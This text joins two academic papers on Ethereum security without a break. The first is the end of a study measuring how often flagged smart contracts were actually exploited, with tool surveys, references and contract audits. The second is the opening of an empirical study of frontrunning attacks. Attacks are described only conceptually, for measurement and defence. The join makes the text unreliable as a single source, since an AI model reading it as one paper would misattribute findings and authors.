Parity wallet bug. The Parity Wallet bug [14] is another prominent vulnerability on the Ethereum blockchain which caused 280 million USD worth of Ethereum to be frozen on the Parity wallet account. It was due to a very simple vulnerability: a library contract used by the parity wallet was not initialized correctly and could be destructed by anyone. Once the library was destructed, any call to the Parity wallet would then fail, effectively locking all funds.

8.2 Analyzing and Verifying Smart Contracts

There have been a lot of efforts in order to prevent such attacks and to make smart contracts more secure in general. We will here present some of the tools and techniques which have been presented in the literature and, when relevant, describe how they compare to our work.

Analysis tools can roughly be divided in two categories: static analysis and dynamic analysis tools. Using the term "static" quite loosely, static analysis tools can be defined as tools which catch bugs or vulnerabilities without the need to deploy the smart contracts. Runtime analysis tools try to detect these by executing the deployed contracts. Our tool fits into the second category.

Static analysis tools. Static analysis tools have been the main focus of research. This is understandable, given how critical it is to avoid vulnerabilities in a deployed contract. Most of these tools work by analyzing the bytecode or high-level code of contracts and checking for known vulnerable patterns.

Oyente [35] is one of the first tools which has been developed to analyze smart contracts. It uses symbolic execution in combination with the Z3 SMT solver [20] to check for the following vulnerabilities: transaction ordering dependency, re-entrancy and unhandled exceptions.

ZEUS [31] is a static analysis tool which works on the Solidity smart contract and not on the bytecode, making it appropriate to assist development efforts rather than to analyze deployed contracts, for which Solidity code is typically

not available. Zeus transpiles XACML-styled [46] policies to be enforced and the Solidity contract code into LLVM bitcode [33] and uses constrained Horn clauses [13, 36] over it to check that the policy is respected.

Securify [51] is a static analysis tool which checks security properties of the EVM bytecode of smart contracts. It encodes security properties as patterns written in a Datalog-like [52] domain-specific language, and checks either for compliance or violation. Securify infers semantic facts from the contract and interprets the security patterns to check for their violation or compliance by querying the inferred facts. This approach has many similarities with ours, using Datalog to express vulnerability patterns. The major difference is that Securify works on bytecode while our tool works on execution traces.

MadMax [24] has similarities with Securify, as it also encodes properties of the smart contract into Datalog, but it focuses on vulnerabilities related to gas. It is the first tool to detect "unbounded mass operations", where a loop is bounded by a dynamic property such as the number of users, causing the contract to always run out of gas passed a certain number of users. MadMax is built on top of the decompiler implemented by Vandal [15] and is performant enough to analyze all the contracts of the Ethereum blockchain in only 10 hours.

Several other static analysis tools have been developed, some, such as SmartCheck [48], being quite generic and handling many classes of vulnerabilities, and other being more domain specific, such as Osiris [49] focusing on integer overflows, Maian [39] on unrestricted actions or Gasper [17] on costly gas patterns. More recently, ETHBMC [22] was designed to also support inter-contract relations, cryptographic hash functions and memcopy-style operations.

Finally, there have also been some efforts to formally verify smart contracts. [28] is one of the first efforts in this direction and defines the EVM using Lem [38], which allows to generate definitions for theorem provers such as Coq [12]. [25] presents a complete small-step semantics of EVM bytecode and formalizes it using the F* proof assistant [47]. A similar effort is made in [27] to give an executable formal specification of the EVM using the K Framework [44]. VerX [41] is also a recent work allowing users to write properties about smart contracts which will be formally verified by the tool.

Dynamic analysis tools. Although dynamic analysis tools have been less studied than their static counterpart, some work has emerged in recent years.

One of the first work in this line is ContractFuzzer [30]. As its name indicates, it uses fuzzing to find vulnerabilities in smart contracts and is capable of detecting a wide range of vulnerabilities such as re-entrancy, locked Ether or unhandled exceptions. The tool generates inputs to the contract and checks using an instrumented EVM whether some vulnerabilities have been triggered. An important limitation of this fuzzing approach is that it requires the Application Binary Interface of the contract, which is typically not available for contracts deployed on the main Ethereum network.

Sereum [43] focuses on detecting re-entrancy exploitation at runtime by integrating checks in a modified Go Ethereum client. The tool analyzes runtime traces and uses taint analysis to ensure that no variable accessing the contract storage is used in a re-entrant call. Although there are some similarities with our tool, also analyzing traces at runtime, Sereum focuses on re-entrancy while our tool is more generic, notably because vulnerabilities pattern can easily be expressed using Datalog.

teEther [32] also works at runtime but is different from the previous works presented, as it does not try to protect contracts but rather to actively find an exploit for them. It first analyzes the contract bytecode to look for critical execution paths. Critical paths are execution paths which may result in lost funds, for example by sending money to an arbitrary address or being destructed by anyone. To find these paths, it uses an approach close to Oyente [35], combining symbolic execution and Z3 to solve path constraints.

TXSPECTOR [54], which was published soon after the first version of this paper, uses a very similar approach to ours to detect re-entrancy, unchecked call and suicidal contracts. They also leverage a Datalog approach to detect vulnerabilities but first transforms the transaction traces into a flow graph rather than adding facts about traces directly to the Datalog database. While this does add expressiveness, it makes the analysis significantly more complex, resulting in some analysis timing out on some transactions. Therefore, we believe that their approach could be complementary to ours and used to eliminate potential false-positives of our approach.

Summary. Static analysis tools are typically designed to detect *vulnerable* contracts, while dynamic analysis tools are designed to detect *exploitable* contracts. The only exception is Sereum, which detects contracts *exploited* using re-entrancy. Our work is, to the best of our knowledge, the first attempt to detect contracts *exploited* using a wide range of vulnerabilities. This is mostly orthogonal with other works and can support analysis tool development efforts by helping to understand what type of exploitation is happening in the wild.

9 Conclusion

In this paper, we surveyed the 23,327 vulnerable contracts reported by six recent academic projects. We proposed a Datalog-based formulation for performing analysis over EVM execution traces and used it to analyze a total of more than 20 million transactions executed by these contracts. We found that at most 463 out of 23,327 contracts have been subject to exploits but that at most 8,487 ETH (1.7 million USD), or only 0.27% of the 3 million ETH (600 million USD) potentially at risk, was exploited. Finally, we found that a majority of Ether is held by only a small number of contracts and that the vulnerabilities reported on these are either false positives or not exploitable in practice, thus providing a reasonable explanation for our results.

References

[1] Contract with 11,901,464 ether? What does it do? https://www.reddit.com/r/ethereum/comments/3gi0qn/contract_with_11901464_ether_what_does_it_do/, 2015. [Online; accessed 13-October-2020].

[2] Critical ether token wrapper vulnerability - eth tokens salvaged from potential attacks. https://www.reddit.com/r/MakerDAO/comments/4niu10/critical_ether_token_wrapper_vulnerability_eth/, 2016. [Online; accessed 13-October-2020].

[3] Source code of the Ethereum Foundation Multisig wallet. https://github.com/ethereum/dapp-bin/blob/master/wallet/wallet.sol, 2017. [Online; accessed 13-October-2020].

[4] The DAO Refunds. https://theethereum.wiki/w/index.php/The_DAO_Refunds, 2017. [Online; accessed 13-October-2020].

[5] What's become of the ethereumpyramid? https://www.reddit.com/r/ethtrader/comments/7eimrs/whats_become_of_the_ethereumpyramid/, 2017. [Online; accessed 13-October-2020].

[6] We Got Spanked: What We Know So Far. https://medium.com/spankchain/we-got-spanked-what-we-know-so-far-d5ed3a0f38fe, 2018. [Online; accessed 13-October-2020].

[7] Etherscan — Ethereum (ETH) Blockchain Explorer. https://etherscan.io, 2019. [Online; accessed 13-October-2020].

[8] golem — Computing Power. Shared. https://golem.network/, 2019. [Online; accessed 13-October-2020].

[9] MakerDAO. https://makerdao.com/en/, 2019. [Online; accessed 13-October-2020].

[10] Official Go implementation of the Ethereum protocol. https://github.com/ethereum/go-ethereum, 2019. [Online; accessed 13-October-2020].

[11] Nicola Atzei, Massimo Bartoletti, and Tiziana Cimoli. A survey of attacks on ethereum smart contracts sok. In *Proceedings of the 6th International Conference on Principles of Security and Trust - Volume 10204*, 2017.

[12] Bruno Barras, Samuel Boutin, Cristina Cornes, Judicaël Courant, Jean-Christophe Filliatre, Eduardo Gimenez, Hugo Herbelin, Gerard Huet, Cesar Munoz, Chetan Murthy, et al. *The Coq proof assistant reference manual: Version 6.1*. PhD thesis, Inria, 1997.

[13] Nikolaj Bjørner, Ken Mcmillan, Andrey Rybalchenko, and Technische Universität München. Program verification as satisfiability modulo theories. In *In SMT*, 2012.

[14] Lorenz Breidenbach, Phil Daian, Ari Juels, and Emin Gün Sirer. An In-Depth Look at the Parity Multisig Bug. http://hackingdistributed.com/2017/07/22/deep-dive-parity-bug/, 2017. [Online; accessed 13-October-2020].

[15] Lexi Brent, Anton Jurisevic, Michael Kong, Eric Liu, François Gauthier, Vincent Gramoli, Ralph Holz, and Bernhard Scholz. Vandal: A scalable security analysis framework for smart contracts. *CoRR*, abs/1809.03981, 2018.

[16] Vitalik Buterin. A next-generation smart contract and decentralized application platform. *Ethereum*, (January), 2014.

[17] Ting Chen, Xiaoqi Li, Xiapu Luo, and Xiaosong Zhang. Under-optimized smart contracts devour your money. *SANER 2017 - 24th IEEE International Conference on Software Analysis, Evolution, and Reengineering*, 2017.

[18] ConsenSys. Mythril Classic. https://github.com/ConsenSys/mythril-classic, 2019. [Online; accessed 13-October-2020].

[19] Chris Dannen. *Introducing Ethereum and Solidity: Foundations of Cryptocurrency and Blockchain Programming for Beginners*. Apress, Berkely, CA, USA, 1st edition, 2017.

[20] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient smt solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*. Springer, 2008.

[21] Ardit Dika. Ethereum Smart Contracts : Security Vulnerabilities and Security Tools. (December), 2017.

[22] Joel Frank, Cornelius Aschermann, and Thorsten Holz. ETHBMC: A bounded model checker for smart contracts. In *29th USENIX Security Symposium*, August 2020.

[23] Max Galka. Multisig wallets affected by the Parity wallet bug. https://github.com/elementus-io/parity-wallet-freeze, 2017. [Online; accessed 13-October-2020].

[24] Neville Grech, Michael Kong, Anton Jurisevic, Lexi Brent, Bernhard Scholz, and Yannis Smaragdakis. Madmax: Surviving out-of-gas conditions in ethereum smart contracts. *Proceedings of the ACM on Programming Languages*, (OOPSLA), October 2018.

[25] Ilya Grishchenko, Matteo Maffei, and Clara Schneidewind. A semantic framework for the security analysis of ethereum smart contracts. In *Principles of Security and Trust*, Cham, 2018.

[26] Dominik Harz and William Knottenbelt. Towards Safer Smart Contracts: A Survey of Languages and Verification Methods. *arXiv preprint arXiv:1809.09805*, 2018.

[27] E. Hildenbrandt, M. Saxena, N. Rodrigues, X. Zhu, P. Daian, D. Guth, B. Moore, D. Park, Y. Zhang, A. Stefanescu, and G. Rosu. Kevm: A complete formal semantics of the ethereum virtual machine. In *2018 IEEE 31st Computer Security Foundations Symposium*, 2018.

[28] Yoichi Hirai. Defining the Ethereum Virtual Machine for Interactive Theorem Provers. In *Workshop on Trusted Smart Contracts*, 2017.

[29] Neil Immerman. *Descriptive complexity*. Graduate texts in computer science. Springer, 1999.

[30] Bo Jiang, Ye Liu, and W. K. Chan. Contractfuzzer: Fuzzing smart contracts for vulnerability detection. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, 2018.

[31] Sukrit Kalra, Seep Goel, Mohan Dhawan, and Subodh Sharma. ZEUS: Analyzing Safety of Smart Contracts. In *Proceedings of 25th Annual Network & Distributed System Security Symposium*, 2018.

[32] Johannes Krupp and Christian Rossow. teether: Gnawing at ethereum to automatically exploit smart contracts. In *27th USENIX Security Symposium*, August 2018.

[33] Chris Lattner and Vikram Adve. Llvm: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the international symposium on Code generation and optimization: feedback-directed and runtime optimization*. IEEE Computer Society, 2004.

[34] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, and Prateek Saxena. Oyente Benchmarks. https://oyente.tech/benchmarks/, 2016. [Online; accessed 13-October-2020].

[35] Loi Luu, Duc-Hiep Chu, Hrishi Olickel, Prateek Saxena, and Aquinas Hobor. Making smart contracts smarter. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[36] Kenneth L McMillan. Interpolants and symbolic model checking. In *International Workshop on Verification, Model Checking, and Abstract Interpretation*. Springer, 2007.

[37] Muhammad Izhar Mehar, Charles Louis Shier, Alana Giambattista, Elgar Gong, Gabrielle Fletcher, Ryan Sanayhie, Henry M Kim, and Marek Laskowski. Understanding a revolutionary and flawed grand experiment in blockchain: The dao attack. *Journal of Cases on Information Technology (JCIT)*, 21(1), 2019.

[38] Dominic P Mulligan, Scott Owens, Kathryn E Gray, Tom Ridge, and Peter Sewell. Lem: reusable engineering of real-world semantics. In *ACM SIGPLAN Notices*, volume 49. ACM, 2014.

[39] Ivica Nikolić, Aashish Kolluri, Ilya Sergey, Prateek Saxena, and Aquinas Hobor. Finding the greedy, prodigal, and suicidal contracts at scale. In *Proceedings of the 34th Annual Computer Security Applications Conference*, 2018.

[40] Daniel Perez and Benjamin Livshits. Broken metre: Attacking resource metering in EVM. In *Proceedings of 27th Annual Network & Distributed System Security Symposium*, 2020.

[41] A. Permenev, D. Dimitrov, P. Tsankov, D. Drachsler-Cohen, and M. Vechev. Verx: Safety verification of smart contracts. In *2020 IEEE Symposium on Security and Privacy*, 2020.

[42] R. Rahimian, S. Eskandari, and J. Clark. Resolving the multiple withdrawal attack on erc20 tokens. In *2019 IEEE European Symposium on Security and Privacy Workshops*, June 2019.

[43] Michael Rodler, Wenting Li, Ghassan O. Karame, and Lucas Davi. Sereum: Protecting existing smart contracts against re-entrancy attacks. In *Proceedings of 26th Annual Network & Distributed System Security Symposium*, February 2019.

[44] Grigore Roşu and Traian Florin Şerbănuţă. An overview of the K semantic framework. *Journal of Logic and Algebraic Programming*, 79(6), 2010.

[45] Us Securities and Exchange Commission. Report of Investigation Pursuant to Section 21(a) of the Securities Exchange Act of 1934: The DAO. Technical report, 2017.

[46] Remon Sinnema and Erik Wilde. eXtensible Access Control Markup Language (XACML) XML Media Type. https://tools.ietf.org/html/rfc7061, 2013. [Online; accessed 13-October-2020].

[47] Nikhil Swamy, Juan Chen, Cédric Fournet, Pierre-Yves Strub, Karthikeyan Bhargavan, and Jean Yang. Secure distributed programming with value-dependent types. *SIGPLAN Not.*, 46(9):266–278, September 2011.

[48] S. Tikhomirov, E. Voskresenskaya, I. Ivanitskiy, R. Takhaviev, E. Marchenko, and Y. Alexandrov. Smartcheck: Static analysis of ethereum smart contracts. In *2018 IEEE/ACM 1st International Workshop on Emerging Trends in Software Engineering for Blockchain*, May 2018.

[49] Christof Ferreira Torres, Julian Schütte, and Radu State. Osiris: Hunting for integer bugs in ethereum smart contracts. In *Proceedings of the 34th Annual Computer Security Applications Conference*, 2018.

[50] Christof Ferreira Torres, Mathis Steichen, and Radu State. The art of the scam: Demystifying honeypots in ethereum smart contracts. In *28th USENIX Security Symposium*, August 2019.

[51] Petar Tsankov, Andrei Dan, Dana Drachsler-Cohen, Arthur Gervais, Florian Bünzli, and Martin Vechev. Securify: Practical security analysis of smart contracts. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018.

[52] Jeffrey D Ullman. *Principles of database systems*. Galgotia publications, 1984.

[53] Gavin Wood. Ethereum yellow paper. http://gavwood.com/paper.pdf, 2014. [Online; accessed 13-October-2020].

[54] Mengya Zhang, Xiaokuan Zhang, Yinqian Zhang, and Zhiqiang Lin. TXSPECTOR: Uncovering attacks in ethereum from transactions. In *29th USENIX Security Symposium*, August 2020.

[55] Shunfan Zhou, Zhemin Yang, Jie Xiang, Yinzhi Cao, Zhemin Yang, and Yuan Zhang. An ever-evolving game: Evaluation of real-world attacks and defenses in ethereum ecosystem. In *29th USENIX Security Symposium*, August 2020.

A Investigations

In this appendix, we will give a more in-depth security analysis of the top value contracts we presented in Section 7. In particular, we will focus on the vulnerabilities detected by the different tools and show how it could, or not, affect the contract.

0xde0b295669a9fd93d5f28d9ec85e40f4cb697bae

This contract has been flagged as being vulnerable to reentrancy by Oyente. For a contract to be victim of a reentrancy attack, it must `CALL` another contract, sending it enough gas to be able to perform the re-entrant call. In Solidity terms, this is means that the contract has to invoke `address.call` and not explicitly set the gas limit. By looking at the source code [3], we find 2 such instances: one at line 352 in the `execute` function and another at line 369 in the `confirm function`. The `execute` is protected by the `onlyowner` modifier, which requires the caller to be an owner of the wallet. This means that for a re-entrant call to work, the malicious contract would need to be an owner of the wallet in order to work. The `confirm` function is protected by the `onlymanyowners` modifier, which requires at least n owners to agree on confirming a particular transaction before it is executed, where n is agreed upon at contract creation time. Furthermore, `confirm` will only invoke `address.call` on a transaction previously created in the `execute` function.

0x7da82c7ab4771ff031b66538d2fb9b0b047f6cf9

This is the contract for multi-signature wallet of the Golem project [8] and uses a well-known multi-signature implementation. We use the source code available on Etherscan to perform the audit. This contract is marked with locked Ether by MadMax and integer overflow by Zeus.

We first focus on the locked Ether which is due to an unbounded mass operation [24]. An unbounded mass operation is flagged when a loop is bounded by a variable which value could increase, for example the length of an array. This is because if the number of iteration becomes too large the contract would run out of gas every time, which could indeed result in locked funds. Therefore, we check all the loops in the contract. There are 8 loops in the code, at lines 43, 109, 184, 215, 234, 246, 257 and 265. All the loops except the ones at lines 257 and 265 are bound by the total number of owners. As owner can only be added if enough existing owners agree, running out-of-gas when looping on the number of owners cannot happen unless the owners agree. The loops at lines 257 and 265 are in a function called `filterTransactions` and are bounded by the number of transactions. The function `filterTransactions` is only used by two external getters, `getPendingTransactions` and `getExecutedTransactions` and could therefore not result the Ether getting lock. However, as the number of transactions is ever increasing, if the owner submit enough transactions, the `filterTransactions` function could indeed need to loop over too many transactions and end up running out-of-gas on every execution. We estimate the amount of gas used in the loop to be around 50 gas, which means that if the number of transactions reaches 100,000, it would required more than 5,000,000 gas to list the transactions, which would probably make all calls run out of gas. The contract has only received a total of 281 transactions in more than 3 years so it is very unlikely that the number of transactions increase this much. Nevertheless, this is indeed an issue which should be fixed, most likely by limiting the maximum numbers of transactions that can be retrieved by `getPendingTransactions` and `getExecutedTransactions`.

Next, we look for possible integer overflows. All loops discussed above use an `uint` as a loop index. In Solidity, `uint` is a `uint256` which makes it impossible to overflow here, given than neither the number of owners or transactions could ever reach such a number. The only other arithmetic operation performed is `owners.length - 1` in the function `removeOwner` at line 103. This function checks that the owner exists, which means that `owners.length` will always be at least 1 and `owners.length` can therefore never underflow.

0x851b7f3ab81bd8df354f0d7640efcd7288553419

This contract is also a multi-sig wallet, this time owned by Gnosis Ltd.[3] We use the source code available on Etherscan to perform the audit. The contract looks very similar of the one used by `0x7da82c7ab4771ff031b66538d2fb9b0b047f6cf9` and has also been marked by MadMax as being vulnerable to locked Ether because of unbounded mass operations. Again, we look at all the loops in the contract and find that as the previous contract, it loops exclusively on owners and transactions. As in the previous contract, we assume looping on the owners is safe and look at the loops over the transactions. This contract has two functions looping over transactions, `getTransactionCount` at line 303 and `getTransactionIds` at line 351. Both functions are getters which are never called from within the contract. Therefore, no Ether could ever be locked because of this. Unlike the previous contract, `getTransactionIds` allows to set the range of transactions to return, therefore making the function safe to unbounded mass operations. However, `getTransactionCount` does loop over all the transactions, and as before, could therefore become unusable at some point, although it is highly unlikely.

0xcafe1a77e84698c83ca8931f54a755176ef75f2c

This contract is again a multi-sig wallet, this time owned by the Aragon project[4]. We use the contract published on Etherscan for the audit. The source code for this contract is exactly the same as `0x851b7f3ab81bd8df354f0d7640efcd7288553419`, except that it misses a contract called `MultiSigWalletWithDailyLimit`. This contract was also flagged as being at risk of unbounded mass operations by MadMax, the conclusions are therefore exactly the same as for the previous contract.

0xbf4ed7b27f1d666546e30d74d50d173d20bca754

This contract is the only one which is very different from the previous ones. It is the `WithdrawDAO` contract, which has been created for users to get their funds back after TheDAO incident [45]. We use the source code from Etherscan to audit the contract. This contract has been flagged with several vulnerabilities: Securify flagged it with transaction order dependency and unhandled exception, while Zeus flagged it with locked ether and integer overflow. The contract has two very short functions: `withdraw` which allows users to convert their TheDAO tokens back to Ether, and the `trusteeWithdraw` which allows to send funds which cannot be withdrawn by regular users to a trusted address. We first look at the transaction order dependency. As any user will only ever be able to receive the amount of tokens he possesses, the order of the transaction should not be an issue in this contract. We then look at unhandled exceptions. There is indeed a call to `send` in the `trusteeWithdraw` which is not checked. Although it is not particularly an issue here, as this does not modify any other state, an error should probably be thrown if the call fails. We then look at locked ether. The contract is flagged with locked ether because of what Zeus classifies as "failed send". This issue was flagged because if the call to `mainDAO.transferFrom` always raised, then the call to `msg.sender.send` would never be reached, indeed preventing from reclaiming funds. However, in this context, `mainDAO` is a trusted contract and it is therefore safe to assume that `mainDAO.transferFrom` will not always fail. Finally, we look at the integer overflow issue. The only place where an overflow could occur is in `trusteeWithdraw` at line 23. This could indeed overflow without some assumptions on the different values. For this particular contract, the following assumptions are made.

```
this.balance+mainDAO.balanceOf(this)≥mainDAO.totalSupply()
mainDAO.totalSupply()>mainDAO.balanceOf(this)
```

As long as these assumptions hold, which was the case when the contract was deployed, this expression will never overflow. Indeed, if we note t the time before the first call to `trusteeWithdraw` and $t+1$ the time after the first call, we have

```
this.balance_{t+1} = this.balance_t - (
  this.balance_t + mainDAO.balanceOf(this)
                 - mainDAO.totalSupply())
 = -mainDAO.balanceOf(this)+mainDAO.totalSupply()
```

meaning that every subsequent call will compute:

```
this.balance_{t+1} + mainDAO.balanceOf(this) -
                       mainDAO.totalSupply()
 = -mainDAO.balanceOf(this)+mainDAO.totalSupply()+
   mainDAO.balanceOf(this) - mainDAO.totalSupply()
 = 0
```

This will always result in sending 0 and will therefore not cause any overflow. If some money is newly received by the contract, the amount received will be transferred the next time `trusteeWithdraw` is called.

[3] https://gnosis.io/
[4] https://aragon.org/

Frontrunner Jones and the Raiders of the Dark Forest: An Empirical Study of Frontrunning on the Ethereum Blockchain



Christof Ferreira Torres
SnT, University of Luxembourg

Ramiro Camino
Luxembourg Institute of Science and Technology

Radu State
SnT, University of Luxembourg

Abstract

Ethereum prospered the inception of a plethora of smart contract applications, ranging from gambling games to decentralized finance. However, Ethereum is also considered a highly adversarial environment, where vulnerable smart contracts will eventually be exploited. Recently, Ethereum's pool of pending transaction has become a far more aggressive environment. In the hope of making some profit, attackers continuously monitor the transaction pool and try to frontrun their victims' transactions by either displacing or suppressing them, or strategically inserting their transactions. This paper aims to shed some light into what is known as a *dark forest* and uncover these predators' actions. We present a methodology to efficiently measure the three types of frontrunning: *displacement*, *insertion*, and *suppression*. We perform a large-scale analysis on more than 11M blocks and identify almost 200K attacks with an accumulated profit of 18.41M USD for the attackers, providing evidence that frontrunning is both, lucrative and a prevalent issue.

1 Introduction

The concept of frontrunning is not new. In financial markets, brokers act as intermediaries between clients and the market, and thus brokers have an advantage in terms of insider knowledge about potential future buy/sell orders which can impact the market. In this context, frontrunning is executed by prioritizing a broker's trading actions before executing the client's orders such that the trader pockets a profit. Frontrunning is illegal in regulated financial markets. However, the recent revolution enabled by decentralized finance (DeFi), where smart contracts and miners replace intermediaries (brokers) is both, a blessing and a curse. Removing trusted intermediaries can streamline finance and substantially lower adjacent costs, but misaligned incentives for miners leads to generalized frontrunning, in which market participants behave exactly like unethical brokers used to in the "old" financial world. Unfortunately, this is already happening at a large scale. Our paper is among the first comprehensive surveys on the extent and impact of this phenomenon. Already in 2017, the Bancor ICO [11] was susceptible to such an attack – among other vulnerabilities – but no real attack was observed in the wild. Some concrete frontrunning attacks on the Ethereum blockchain were brought to knowledge by two independently reported attacks and their mitigation approaches to the informed audience. In the first report [10], the researchers tried to recover some liquidity tokens by calling a specific function in a smart contract. Since this function was callable by everyone, the authors – who also compared the pending transactions in the transaction pool to a *dark forest* full of predators – assumed that their function call could be observed and frontrunned by bots observing the submitted transactions in the transaction pool. Even though they tried to obfuscate their efforts, their approach failed in the end, and they became a victim of a frontrunning bot. A few months later, a second group of researchers [24] reported a successful recovery using lessons learned from the previously reported incident [10]. The success was due to them mining their transactions privately without broadcasting them to the rest of the network. The researchers used a new functionality provided by SparkPool called the Taichi Network [15]. In this way, the transactions were not available to frontrunning bots but relied entirely on having a reliable and honest mining pool. However, this approach enables centralization and requires users to entrust their transactions to SparkPool. Similar to how honeypots gather intelligence by luring attackers to compromise apparently vulnerable hosts [8], a recent experiment [21] detailed the interactions with two bots and reported relevant assessment on their nature and origin. Surprisingly, the frontrunning bots do not rely on advanced software development techniques or complex instructions, and code examples on developing such bots are readily available [22, 23]. There are several ways to perform frontrunning attacks. The first survey defining a taxonomy of frontrunning attacks [12] identified three different variants on how these can be performed. To understand these approaches – *displacement*, *insertion*, and *suppression* – a short refresh on gas and transaction fees in

Ethereum is given. Transactions, submitted to the Ethereum network, send money and data to smart contract addresses or account addresses. Transactions are confirmed by miners who get paid via a fee that the sender of the transaction pays. This payment is also responsible for the speed/priority miners include a transaction in a mined block. Miners have an inherent incentive to include high paying transactions and prioritize them. As such, nodes observing the unconfirmed transactions can frontrun by just sending transactions with higher payoffs for miners [9]. The common feature of all three attack types is that by frontrunning a transaction, the initial transaction's expected outcome is changed. In the case of the first attack (displacement), the outcome of a victim's original transaction is irrelevant. The second attack type (insertion) manipulates the victim's transaction environment, thereby leading to an arbitrage opportunity for the attacker. Finally, the third attack (suppression) delays the execution of a victim's original transaction. Although previous papers [9, 12] have identified decentralized applications which are victims of frontrunning attacks, no scientific study has analyzed the occurrence of these three attacks in the wild on a large scale. The impact of this structural design failure of the Ethereum blockchain is far-reaching. Many decentralized exchanges, implementing token-based market places have passed the 1B USD volume [26] and are prone to the same frontrunning attack vectors because the Ethereum blockchain is used as a significant building block. Frontrunning is not going to disappear any time soon, and the future looks rather grim. We do not expect to have mitigation against frontrunning in the short-term. Miners do profit from the fees and thus will always prioritize high yield transactions. Moreover, the trust mechanism in Ethereum is built on the total observability of the confirmed/unconfirmed transactions and is thus by design prone to frontrunning. Our paper sheds light into the long term history of frontrunning on the Ethereum blockchain and provides the first large scale data-driven investigation of this type of attack vector. We investigate the real profits made by attackers, differentiated by the specific attack type and propose the first methodology to detect them efficiently.

Contributions. We summarize our contributions as follows:

- We propose a methodology that is efficient enough to detect *displacement*, *insertion*, and *suppression* attacks on Ethereum's past transaction history.
- We run an extensive measurement study and analyze frontrunning attacks on Ethereum for the past five years.
- We identify a total of 199,725 attacks, 1,580 attacker accounts, 526 bots, and over 18.41M USD profit.
- We demonstrate that the identified attacker accounts and bots can be grouped to 137 unique attacker clusters.
- We discuss frontrunning implications and find that miners made a profit of 300K USD due to frontrunners.

2 Background

This section provides the necessary background to understand our work setting, including smart contracts, transactions, gas economics, and transaction ordering.

2.1 Smart Contracts

The notion of smart contracts has already been introduced in 1997 by Nick Szabo [25], but the concept only became a reality with the inception of Ethereum in 2015 [29]. Ethereum proposes two types of accounts: externally owned accounts (EOA) and contract accounts (smart contracts). EOAs are controlled via private keys and have no associated code. Contract accounts, i.e., smart contracts, have associated code but are not controlled via private keys. They operate as fully-fledged programs that are stored and executed across the blockchain. EOAs and smart contracts are identifiable via a unique 160-bit address. Smart contracts are immutable, and they cannot be removed or updated once they have been deployed unless they have been explicitly designed to do so. Besides having a key-value store that enables them to preserve their state across executions, smart contracts also have a balance that keeps track of the amount of ether (Ethereum's cryptocurrency) that they own. Smart contracts are usually developed using a high-level programming language, such as Solidity [30]. The program code is then compiled into a low-level bytecode representation, which is then interpreted by the Ethereum Virtual Machine (EVM). The EVM is a stack-based virtual machine that supports a set of Turing-complete instructions.

2.2 Transactions

Smart contracts are deployed and executed via transactions. Transactions contain an amount of ether, a sender, a receiver, input data, a gas limit and a gas price. Transactions may only be initiated by EOAs. Smart contract functions are invoked by encoding the function signature and arguments in a transaction's data field. A fallback function is executed whenever the provided function name is not implemented. Smart contracts may call other smart contracts during execution. Thus, a single transaction may trigger further transactions, so-called internal transactions.

2.3 Gas Economics

Ethereum employs a gas mechanism that assigns a cost to each EVM instruction. This mechanism prevents denial-of-service attacks and ensures termination. When issuing a transaction, the sender has to specify a *gas limit* and a *gas price*. The gas limit is specified in gas units and must be large enough to cover the amount of gas consumed by the instructions during a contract's execution. Otherwise, the execution will terminate abnormally, and its effects will be rolled back. The gas price




Figure 1: Illustrative examples of the three frontrunning attack types.

defines the amount of ether that the sender is willing to pay per unit of gas used. The sender is required to have a balance greater than or equal to gas limit × gas price, but the final transaction fee is computed as the gas used × gas price. The price of gas is extremely volatile as it is directly linked to the price of ether. As a result, Breidenbach et al. [6] proposed GasToken, a smart contract that allows users to tokenize gas. The idea is to store gas when ether is cheap and spend it when ether is expensive, thereby allowing users to save on transaction fees. Two versions of GasToken exist, whereby the second version is more efficient than the first one. The first version of GasToken (GST1) exploits the fact that gas is refunded when storage is freed. Hence, gas is saved by writing to storage and liberated when deleting from storage. The second version of GasToken (GST2) exploits the refunding mechanism of removing contracts. Hence, gas is saved by creating contracts and liberated by deleting contracts. In 2020, 1inch released their version of GST2 called ChiToken [1], which includes some optimizations.

2.4 Transaction Ordering

A blockchain is essentially a verifiable, append-only list of records in which all transactions are recorded in so-called blocks. This list is maintained by a distributed peer-to-peer (P2P) network of distrusting nodes called *miners*. Miners follow a consensus protocol that dictates the appending of new blocks. They compete to create a block by solving a cryptographic puzzle. The winner is rewarded with a static block reward and the execution fees from the included transactions [14]. While blockchains prescribe specific rules for consensus, there are only loose requirements for selecting and ordering transactions. Thus, miners get to choose which transactions to include and how to order them inside a block. Nevertheless, 95% of the miners choose and order their transactions based on the gas price to increase their profit, thereby deliberately creating a prioritization mechanism for transactions [31].

3 Frontrunning Attacks

